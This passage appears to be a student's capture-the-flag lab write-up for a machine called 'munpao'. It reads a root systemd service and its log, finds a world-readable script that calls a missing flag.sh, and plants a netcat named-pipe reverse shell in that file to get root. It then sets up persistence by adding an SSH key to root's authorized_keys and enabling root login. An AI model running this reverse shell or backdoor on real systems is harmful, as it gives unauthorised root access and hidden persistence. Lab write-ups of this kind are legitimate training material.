>> echo "--/bin/munpao--" ;cat /usr/bin/munpao; echo " --munpao.service--" ; cat /etc/systemd/system/munpao.service ; echo "-- munpaolab.log --" ; tail -n 10 /var/log/munpaolab.log;

#command for running each file

```
--/bin/munpao--
cat: /usr/bin/munpao: Permission denied
 --munpao.service--
[Unit]
Description=Munpao Health Monitor
After=network.target

[Service]
Type=simple
User=root
ExecStart=/bin/bash /bin/munpao
Restart=always
RestartSec=10

[Install]
WantedBy=multi-user.target
-- munpaolab.log --
[ERROR] Mon Mar 16 07:15:09 AM UTC 2026 - flag.sh not found | folder/file  apache3 - error
[ERROR] Mon Mar 16 07:15:39 AM UTC 2026 - flag.sh not found | folder/file  apache3 - error
[ERROR] Mon Mar 16 07:16:09 AM UTC 2026 - flag.sh not found | folder/file  apache3 - error
[ERROR] Mon Mar 16 07:16:39 AM UTC 2026 - flag.sh not found | folder/file  apache3 - error
[ERROR] Mon Mar 16 07:17:09 AM UTC 2026 - flag.sh not found | folder/file  apache3 - error
[ERROR] Mon Mar 16 07:17:39 AM UTC 2026 - flag.sh not found | folder/file  apache3 - error
[ERROR] Mon Mar 16 07:18:09 AM UTC 2026 - flag.sh not found | folder/file  apache3 - error
[ERROR] Mon Mar 16 07:18:39 AM UTC 2026 - flag.sh not found | folder/file  apache3 - error
[ERROR] Mon Mar 16 07:19:10 AM UTC 2026 - flag.sh not found | folder/file  apache3 - error
[ERROR] Mon Mar 16 07:19:40 AM UTC 2026 - flag.sh not found | folder/file  apache3 - error
```

I. From “ /var/log/munpaolab.log” is interesting file
II. Word “ flag.sh not found | folder/file apache3 - error “

MULPAO CRMA59

III. I can assume that there is 1 error from service can't find flah.sh that may store some where , file or folder name " apache3 " that is script run by service

7. find apache3 from error log by running find command

>> find / -type f -name apache3 2>/dev/null /usr/bin/apache3

I. Examine /usr/bin/apache3 file

II. ls -l /usr/bin/apache3

>> -rw-r--r-- 1 root root 102 Mar 14 13:23 /usr/bin/apache3

III. Everyone can see content in this file may be missconfiguration

8. Read content inside file

>> cat /usr/bin/apache3

```
#!/bin/bash

#this is for lazy script test Zzzzzz

/bin/bash /home/munpao/.secret/flag.sh 2>/dev/null
```

I. some lazy admin leave their script vulnerable

5.3.5 Get Flag

1.by doing all step we need to create flag.sh that missing from error log tell me

2. Create file to test flag.sh

>> echo "GIVE ME FLAG" > /home/munpao/.secret/flag.sh

```
{THIS_IS_FLAG}
THERE IS ONLY ONE TRUE FLAG ON HIGHEST PRIVI ... HOPE YOU FIND IT
```

I. I work!! There is flag file in /home/munpao

II. Cat flag on /home/munpao

III. May be not true flag that I want

IV. I can use flag.sh to do escalation by reverse shell root

6. Linux Privilege Escalation

6.1 Reverse Shell to Root

1. Edit file flag.sh that stored in munpao home "/home/munpao/.secret/flag.sh"
   >> nano /home/munpao/.secret/flag.sh
2. Added reverse shell with root bash to #HOST IP ,Port=4444
   >>>> #!/bin/bash

MULFIO CRMA59

rm -rf /tmp/f ; mkfifo /tmp/f ; cat /tmp/f | bash -i 2>&1 | nc 192.168.163.134 4444 > /tmp/f

3. When finish edit “flag.sh” then open another terminal and run command for listen connection from #TARGET
   >> nc -lnvp 4444

```
┌──(munpao㉿wlth)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.163.134] from (UNKNOWN) [192.168.163.137] 41086
bash: cannot set terminal process group (5806): Inappropriate ioctl for device
bash: no job control in this shell
root@munpao:/#
```

I work!!!

4. Find one true flag!! By
   >> ls -la /root/


```
total 36
drwx------  6 root root 4096 Mar 15 16:28 .
drwxr-xr-x 23 root root 4096 Mar 14 03:32 ..
-rw-r--r--  1 root root 3106 Apr 22  2024 .bashrc
drwx------  2 root root 4096 Mar 15 04:01 .cache
-rw-------  1 root root    0 Mar 15 16:24 .history
-rw-------  1 root root   20 Mar 15 16:10 .lesshst
drwxr-xr-x  3 root root 4096 Mar 14 03:42 .local
-rw-r--r--  1 root root    0 Mar 15 16:24 .nano_history
-rw-r--r--  1 root root  161 Apr 22  2024 .profile
drw-------  2 root root 4096 Mar 15 16:23 .s4crET
drwx------  2 root root 4096 Mar 14 03:35 .ssh
-rw-r--r--  1 root root    0 Mar 15 16:24 .viminfo
```

   a. There is secret directory “.s4crET”

```
root@munpao:~# ls -l .s4crET/
total 4
-rw------- 1 root root 132 Mar 15 16:23 0ne_TRue_F1aG
```

   b. Listing content inside directory “ ls -la ./.s4crET”
   c. There is “0ne_TRue_f1aG”!!

5. See content inside TRUE FLAG
   >> cat ./.s4crET/0ne_TRue_f1aG



7. Persistant

7.1 Authorized_keys

1. After escalation to root I can persistent by many way but one of the easy way is create own private key to root
2. Open #HOST terminal create private key using ssh-keygen
   >> ssh-keygen > [file] > passphrase:[enter for not using]
   I. Then I will get 2 file [file] .[file].pub
   II. Keep [file] for using private key to ssh like #5.3.3 Initial access with PublicKey
   III. [file].pub will be used for input to authorized_keys in /root/.ssh #TARGET machine
3. Open #TARGET terminal with root shell create /root/.ssh (if not exist)
   >> mkdir /root/.ssh
4. Create authorized_keys if in /root/.ssh not exist
5. cat [file].pub then put content or output on #HOST to /root/.ssh/authorized_keys #TARGET machine
   a. Or using scp to bring file from #HOST
      scp user@#HOSTIP:/root/[file].pub
   b. Or using #host for webservice by run command
      python3 -m http.server 8000
      #TARGET wget http://#HOSTIP:8000/[file].pub

##Importan to change config in /etc/ssh/sshd.conf
1. PermitRootLogin yes
2. PubkeyAuthenticationyes

MULPAO CRMA59